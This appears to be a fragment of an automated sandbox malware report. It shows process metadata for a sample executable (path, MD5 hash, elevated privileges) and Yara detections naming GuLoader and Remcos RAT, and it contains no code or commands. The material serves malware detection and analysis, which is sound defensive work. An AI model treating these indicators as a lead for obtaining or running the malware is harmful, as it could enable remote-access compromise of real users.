Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000000.00000002.486721173.0000000002230000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: 8TEZmAEx3U.exe PID: 6632 Parent PID: 400

General

Start time:	14:55:27
Start date:	27/09/2021
Path:	C:\Users\user\Desktop\8TEZmAEx3U.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\8TEZmAEx3U.exe'
Imagebase:	0x400000
File size:	184320 bytes
MD5 hash:	28C8B2207BB3E6884E1E29575FB19BEC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 0000000E.00000002.761066423.0000000000707000.00000004.00000020.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Disassembly

Code Analysis